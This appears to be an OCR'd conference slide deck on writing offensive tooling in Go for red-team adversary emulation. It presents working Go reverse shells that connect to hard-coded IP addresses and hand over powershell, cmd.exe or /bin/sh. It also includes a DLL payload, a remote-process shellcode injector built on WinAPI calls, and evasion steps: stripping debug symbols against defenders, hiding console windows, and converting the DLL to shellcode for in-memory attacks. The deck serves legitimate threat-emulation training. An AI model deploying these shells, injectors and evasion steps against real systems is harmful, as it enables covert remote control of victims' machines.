Offensive GoLang 2.0

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
Pen Test HackFest Summit 2021



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Note: a copy of these slides will be hosted at https://github.com/bluesentinelsec/OffensiveGoLang

C:\> net user

- Principal Adversary Emulation Engineer at MITRE
- SANS graduate and Ph.D. student at DSU
- Contributor: Metasploit, CALDERA, ATT&CK®
- Maintainer: Offensive GoLang
- Speaker: SANS, Wild West Hackin’ Fest, ATT&Ckcon, DEFCON Adversary Village
- Volunteer

Agenda

- Why this talk?
- Go malware in the wild
- Go basics
- The wonders of cross compilation
- Calling the Windows API and injecting shellcode
- In-memory attacks
- Using Go from other languages


What is Go?


- A general-purpose programming language
- Created at Google in 2007 by Robert Griesemer, Rob Pike, and Ken Thompson
- Took best traits of multiple languages:
  - Static typing and run-time efficiency like C
  - Readability and usability like Python
  - Portability like Java minus the JVM

https://go.dev/blog/gopher

Why this Talk?

- Why should we as network defenders care about Go malware?
  - Because adversaries are using it!





https://unit42.paloaltonetworks.com/the-gopher-in-the-room-analysis-of-golang-malware-in-the-wild/

Go Malware in the Wild

- Nation states and cybercrime actors are using malware written in Go
  - Sandworm Team deployed Exaramel-Linux in campaign targeting Centreon systems [1][2]
  - APT28 deployed Zebrocy variant compiled for Windows OS [3]
  - Ekans malware targeted ICS-related processes [4][5]
  - Kinsing executes a Bitcoin cryptocurrency miner [6][7]
  - Mustang Panda used loader written in Go to deploy PlugX [8]
  - Rocke deployed dropper written in Go to install/protect Monero miner [9]
  - APT29 deployed WellMess and WellMail malware in campaigns targeting organizations involved with COVID-19 vaccine development [10]

Here’s the Deal

- Adversaries are compromising organizations using Go-based malware
- Red teamers and pentesters need to know how model these threats
- Blue teamers need to know how to mitigate these threats
- This presentation focuses on the former, but offers some quick wins for the latter

The Basics




Image by Egon Elbre

Installing Go is Easy

- You can install Go with package managers or stand-alone installers
- Windows:
  - `C:\> choco install golang`
- Linux:
  - `$ sudo apt install golang`
- MacOS:
  - `$ sudo brew install go`
- You may have to add Go toolchain to your executable path

Simple Syntax

- Go has minimal, yet expressive syntax
  - Easy to read, write, and learn
- To compile, open a terminal and type:
  - `$ go build helloWorld.go`
  - `$ ./helloWorld`

```
1  package main
2
3  import "fmt"
4
5  func main() {
6      fmt.Println("Hello, world!")
7  }
8
```

Robust Development Tools


- Download remote packages
  - `$ go get github.com/bluesentinelsec/offensivegolang`
- View built-in documentation
  - `$ go doc ~/go/src/github.com/bluesentinelsec/offensivegolang`
- Automatically format source code
  - `$ gofmt helloWorld.go`
- Catch stylistic errors
  - `$ go lint helloWorld.go`
- Use built in test framework
  - `$ go test -v ./…`

Building Go Executables like a Pro

The Wonders of Cross Compilation

- Cross compilation is one of Go's strongest features
- You can target Windows, MacOS, and Linux out of box
  - Can also target Android and iOS through gomobile package
- Supports over 20 common CPU architectures such as:
  - i386, amd64, ARM, MIPS, PowerPC

Compile on Linux



Execute on Windows

Or MacOS

About Go Binaries

- The Go compiler produces a single native executable
  - EXE, ELF, Mach-O, or dynamic libraries (.DLL, .SO)
- Go binaries generally have no installation dependencies
  - Compiler statically links Go runtime and needed packages
  - Just upload to target and execute
- Static linking results in larger binaries
  - 2 MB for “Hello World” compared to 54 KB in C
  - Complete RATs are typically less than 20 MB

Creating a Cross Platform Reverse Shell

- We'll explore Go's build features using a simple reverse shell
  - Sends reverse shell every 3 seconds
  - Automatically detects OS and sends correct shell

```go
func main() {
    fmt.Println("Simple Go Reverse Shell")
    for {
        time.Sleep(3 * time.Second)
        sendShell()
    }
}

// sendShell sends a shell to a remote server
func sendShell() {
    // Connect to C2 server
    con, err := net.Dial("tcp", "192.168.159.130:80")
    if err != nil {
        return
    }
    // spawn shell for correct OS
    var cmd *exec.Cmd
    if runtime.GOOS == "windows" {
        cmd = exec.Command("powershell")
    } else {
        cmd = exec.Command("/bin/sh", "-i")
    }
    // send shell's standard in/out/err to C2 server
    cmd.Stdin = con
    cmd.Stdout = con
    cmd.Stderr = con
    cmd.Run()
}
```

Building Cross Platform Payloads

- Compile for current OS (default)
  - `$ go build rshell.go`
- Execute program like a script
  - `$ go run rshell.go`
- Create a Windows EXE… from Linux!
  - `$ GOOS=windows go build rshell.go`
- Create a Linux ELF… from Windows!
  - `PS > $env:GOOS=linux; go build .\rshell.go`

Building Cross Platform Payloads (Continued)

- Compile for MacOS
  - `$ GOOS=darwin go build rshell.go`
- Build for a specific CPU architecture
  - `$ GOOARCH=386   go build rshell.go`
  - `$ GOOARCH=amd64 go build rshell.go`
  - `$ GOOARCH=arm64 go build rshell.go`

- Go also supports conditional compilation with build tags (1) or crafted file names (2)
  1. `// +build windows`
  2. `rhsell_windows.go`

Building Dynamic Libraries

- Go makes it relatively easy to create dynamic libraries
  - Windows DLL's
  - Linux Shared Objects
- You need to make 2 changes to your source code:
  1. Import the C package
  2. Export a function

```
1  package main
2
3  import "C"
4  import (
5      "net"
6      "os/exec"
7      "time"
8  )
9
10 //export EvilFunc
11 func EvilFunc() {
12     for {
13         time.Sleep(5 * time.Second)
14         // connect to c2 server
15         conn, err := net.Dial("tcp", "127.0.0.1:8080")
16         if err != nil {
17             continue
18         }
19
20         // spawn shell
21         cmd := exec.Command("cmd.exe")
22
23         // send shell's standard in/out/err to remote connection
24         cmd.Stdin = conn
25         cmd.Stdout = conn
26         cmd.Stderr = conn
27         cmd.Run()
28     }
29 }
30
31 func main() {
32     // leave blank
33 }
34
```


(1)


(2)

Building Dynamic Libraries (Continued)

- Compile DLL on Windows:
  - `PS > go build -buildmode=c-shared -o rshell.dll rshell.go`
- You can also compile a Windows DLL from Linux! Requires a Windows development such as MinGW
  - `$ GOOS=windows GOARCH=amd64 CGO_ENABLED=1 CC=X86_64-w64-mingw32-gcc go build -buildmode`
- Easily test your payload with rundll32.exe
  - `PS > rundll32.exe rshell.dll,EvilFunc`

Leveling Up





Calling WinAPI Functions from Go


- Calling WinAPI functions from Go allows us to tap into operating system functions
  - Provides greater stealth compared to spawning external processes (tasklist, netstat, systeminfo, etc.)
- Several ways to do this:
  - Use Go's syscall package
  - Use a library like w32 (https://github.com/AllenDeng/w32)
  - Write the code in C, compile into Go project

Calling WinAPI Functions from Go (Continued)

- Example: call OpenProcess using Go's syscall package

```
C++

HANDLE OpenProcess(
  DWORD dwDesiredAccess,
  BOOL  bInheritHandle,
  DWORD dwProcessId
);
```



```go
// assign process access rights
const (
    processCreateThread     = 0x0002
    processQueryInformation = 0x0400
    processVMOperation      = 0x0008
    processVMWrite          = 0x0020
    processVMRead           = 0x0010
)

// load kernel32.dll and find address of OpenProcess function
var (
    kernel32    = syscall.MustLoadDLL("kernel32.dll")
    OpenProcess = kernel32.MustFindProc("OpenProcess")
)

func callOpenProcess(pid int) (uintptr, error) {
    // setup OpenProcess arguments
    desiredAccess := (processCreateThread | processQueryInformation | processVMOperation | processVMWrite | processVMRead)
    inheritHandle := 0
    processID := pid

    // call OpenProcess function
    processHandle, _, _ := OpenProcess.Call(
        uintptr(desiredAccess),
        uintptr(inheritHandle),
        uintptr(processID))

    if processHandle == 0 {
        err := errors.New("unable to open remote process")
        return 0, err
    }
    // return handle to process
    return processHandle, nil
}
```

Executing Shellcode

- With WinAPI we can write shellcode loaders using *the usual* functions
  - OpenProcess
  - VirtualAllocEx
  - WriteProcessMemory
  - CreateRemoteThread

```
145 // ShellCodeCreateRemoteThread spawns shellcode in a remote process
146 func ShellCodeCreateRemoteThread(PID int, Shellcode []byte) error {
147         // use this function with shellcode as follows:
148         // msfvenom -p windows/x64/exec CMD=notepad.exe EXITFUNC=thread -f ps1
149         // code adapted from: https://github.com/EgeBalci/EGESPLOIT/blob/1a6c4321e9a5b27dc564069fccf03e8f38f3576d/Migrate.go
150
151         L_Addr, _, _ := VirtualAlloc.Call(0, uintptr(len(Shellcode)), MEM_RESERVE|MEM_COMMIT, PAGE_EXECUTE_READWRITE)
152         L_AddrPtr := (*[6300000]byte)(unsafe.Pointer(L_Addr))
153         for i := 0; i < len(Shellcode); i++ {
154                 L_AddrPtr[i] = Shellcode[i]
155         }
156
157         var F int = 0
158         Proc, _, _ := OpenProcess.Call(PROCESS_CREATE_THREAD|PROCESS_QUERY_INFORMATION|PROCESS_VM_OPERATION|PROCESS_VM_WRITE|PROCESS_VM_READ, uintptr(F), u
159         if Proc == 0 {
160                 err := errors.New("unable to open remote process")
161                 return err
162         }
163         R_Addr, _, _ := VirtualAllocEx.Call(Proc, uintptr(F), uintptr(len(Shellcode)), MEM_RESERVE|MEM_COMMIT, PAGE_EXECUTE_READWRITE)
164         if R_Addr == 0 {
165                 err := errors.New("unable to allocate memory in remote process")
166                 return err
167         }
168         WPMS, _, _ := WriteProcessMemory.Call(Proc, R_Addr, L_Addr, uintptr(len(Shellcode)), uintptr(F))
169         if WPMS == 0 {
170                 err := errors.New("unable to write shellcode to remote process")
171                 return err
172         }
173
174         CRTS, _, _ := CreateRemoteThread.Call(Proc, uintptr(F), 0, R_Addr, uintptr(F), 0, uintptr(F))
175         if CRTS == 0 {
176                 err := errors.New("[!] ERROR : Can't Create Remote Thread.")
177                 return err
178         }
179
180         return nil
181 }
```

https://github.com/bluesentinelsec/OffensiveGoLang/blob/master/pkg/windows/execution/shellcode.go

Go Gotcha – Source Code Exposure

- Go payloads include debugging symbols by default
  - Meaning defenders can extract your source code in a debugger – yikes!
  - `$ gdb rshell.go`
  - `(gdb) list`
- How do adversaries resolve this?

```
(gdb) list
1       package main
2
3       import (
4               "fmt"
5               "net"
6               "os/exec"
7               "runtime"
8               "time"
9       )
10
(gdb)
11      func main() {
12              // lhost refers to the C2 server IP address and port
13              lhost := "10.10.10.3:8080"
14              fmt.Println("Simple Cross-Platform Reverse Shell")
15              for {
16                      time.Sleep(1 * time.Second)
17                      sendShell(lhost)
18              }
19      }
20
(gdb)
21      // sendShell sends a command shell to a remote server
22      func sendShell(lhost string) {
23              // Connect to C2 server
24              con, err := net.Dial("tcp", lhost)
25              if err != nil {
26                      return
27              }
28              // spawn shell for correct OS
29              var cmd *exec.Cmd
30              if runtime.GOOS == "windows" {
```

Strip the Binary!

- Go compiler can omit debug symbols and strip the symbol table
  - Defenders can no longer pull source code
  - Variable names are converted to addresses
  - Bonus – it makes the binaries smaller

```
$ go build -ldflags="-s -w" rshell.go
```

```
Reading symbols from rshell_stripped...
(No debugging symbols found in rshell_stripped)
(gdb) list
No symbol table is loaded.  Use the "file" command.
(gdb) file
No executable file now.
No symbol file now.
(gdb)
```

Hide Console Windows

- Go programs usually display console windows on execution
  - We can hide the console window with a simple compiler flag
  - This also suppresses the window on external processes
- PS > **go build -ldflags**

-H=windowsgui rshell.go

```
8   // RunPowerShell executes a command in PowerShell
9   func RunPowerShell(cmd string) ([]byte, error) {
10          c := exec.Command("powershell.exe", cmd)
11          c.SysProcAttr = &syscall.SysProcAttr{HideWindow: true}
12          output, err := c.CombinedOutput()
```

Advanced

https://nix-united.com/blog/why-use-the-go-language-for-your-project/

Memory-Resident Attacks

- Sophisticated payloads commonly exist in memory only
  - Reduces footprint on target
  - Makes it harder to recover and study payload
- We can use our ability to compile Windows DLLs and invoke the Windows API to create in-memory Go payloads

Memory-Resident Attacks (Continued)

- First compile your Go payload into a DLL
  - `go build -buildmode=c-shared -o rshell.dll rshell.go`
- Then convert the DLL into shellcode using sRDI*
  - `PS > python ConvertToShellcode.py -f SendShell -c rshell.dll`
- Inject your shellcode into process memory
  - You can do this in Go or any other shellcode loader
  - `PS > execShellcode.exe <url> <process ID>`

*sRDI project at https://github.com/monoxgas/sRDI

Call Go Code from C

- With a little work, you can compile Go code as C-compatible static libraries (.a files for Linux, .lib for Windows)
  - Why would you want to do this? Interoperability. More on that in a moment…
- First write your intended Go code

```go
// This package provides functions for Account Discovery: Loca
// https://attack.mitre.org/techniques/T1087/001/
package discovery

import "C"

import "os/user"

// GetCurrentUser returns the program's current user account.
func GetCurrentUser() (string, error) {
        currentUser, err := user.Current()
        if err != nil {
                return "", err
        }
        userName := currentUser.Username
        return userName, err
}

```

https://github.com/bluesentinelsec/OffensiveGoLang/blob/dev/discovery/localAccount.go

Call Go Code from C (Continued)

- Next write a C compatible language binding and compile into a static library

```
$ go build -o libDiscovery.a
-buildmode=c-archive discovery.go
```

```go
// This program demonstrates how to write a C binding
// for Offensive GoLang code.

package main

import "C"

import (
        "github.com/bluesentinelsec/OffensiveGoLang/discovery"
)

//export Discovery_GetCurrentUser
func Discovery_GetCurrentUser() *C.char {
        user, err := discovery.GetCurrentUser()
        if err != nil {
                e := err.Error()
                return C.CString(e)
        }
        return C.CString(user)
}

func main() {}
```

https://github.com/bluesentinelsec/OffensiveGoLang/blob/dev/c_bindings/discovery.go

Call Go Code from C (Continued)

- Finally, write your C program and compile

```
$ gcc -o discover.elf discovery.c -L ./
-l Discovery
```

```c
#include <stdio.h>
#include <stdlib.h>

#include "libDiscovery.h"

int main(int argc, char *argv[])
{
    printf("[i] Calling an OffensiveGoLang function: DiscoveryGetCurrentUser\n");

    char *username = Discovery_GetCurrentUser();

    printf("[+] Username: %s\n", username);

    printf("[!] Warning: you are responsible for freeing memory when Go functions

    printf("[i] See 'exampleProgram.c' for more information.\n");

    free(username);

    return 0;
}
```

https://github.com/bluesentinelsec/OffensiveGoLang/blob/dev/examples/use_c_bindings/exampleProgram.c

Why Make C-Compatible Libraries?

- Because now we can call Go code from other languages!
- This example shows us invoking Go code **from Python!**

https://github.com/bluesentinelsec/OffensiveGoLang/tree/dev/examples/use_with_python

```python
#!/usr/bin/python3
import ctypes
import os

def main():
    # load libDiscovery
    libDiscovery_path = os.path.abspath("libDiscovery.so")
    print(f"[i] Loading Library: {libDiscovery_path}")
    libDiscovery = ctypes.cdll.LoadLibrary(libDiscovery_path)

    # set Discovery_GetCurrentUser return type to char *
    print("[i] Setting return type to 'char *' for function, Discovery_GetCurrentUser")
    libDiscovery.Discovery_GetCurrentUser.restype = ctypes.c_char_p

    # invoke Discovery_GetCurrentUser()
    print("[i] Invoking Discovery_GetCurrentUser()")
    user = libDiscovery.Discovery_GetCurrentUser()

    # print the result
    print("[+] Output for Discovery_GetCurrentUser():")
    print(user)
    print("[+] Congrats, you just called Go code from Python. :)")

if __name__ == "__main__":
    main()
```

Output:

```
[i] Loading Library: OffensiveGoLang/examples/use_with_python/libDiscovery.so
[i] Setting return type to 'char *' for function, Discovery_GetCurrentUser
[i] Invoking Discovery_GetCurrentUser()
[+] Output for Discovery_GetCurrentUser():
b'bluesentinel'
[+] Congrats, you just called Go code from Python.
```

Summary

- Why are adversaries using Go?
  - Excellent cross platform compilation capabilities
  - Performant, type safe, garbage collected
  - Robust development stack
  - Native code with few, if any, deployment dependencies
  - Easy syntax
- Its up to us to model these threats!

Questions?

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